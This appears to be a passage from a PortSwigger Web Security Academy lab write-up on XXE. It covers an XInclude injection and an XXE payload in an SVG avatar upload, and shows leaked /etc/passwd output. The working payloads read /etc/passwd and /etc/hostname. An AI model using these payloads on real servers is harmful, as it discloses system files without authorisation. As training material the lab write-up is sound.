proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin (No such file or directory)
"
```


WEB SECURITY ACADEMY
Exploiting XXE to retrieve data by repurposing a local DTD
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home
Com-Tool
$97.76

**Lab8:** Exploiting XInclude to retrieve files

**Descripiton:** This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.


To solve the lab, inject an XInclude statement to retrieve the contents of the /etc/passwd file.

**Testing procedure and snapshot:**

Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Set the value of the productId parameter to:

<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>


WEB SECURITY ACADEMY
Exploiting XInclude to retrieve files
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home
Photobomb Backdrops
$30.40

**Lab9:** Exploiting XXE via image file upload

**Description:** This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the /etc/hostname file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

**Testing procedure and snapshot:**


Create a local SVG image with the following content:

<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px"

```
xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```

Post a comment on a blog post, and upload this image as an avatar.

When you view your comment, you should see the contents of the /etc/hostname file in your image. Then use the "Submit solution" button to submit the value of the server hostname.



Exploiting XXE via image file upload

Congratulations, you solved the lab!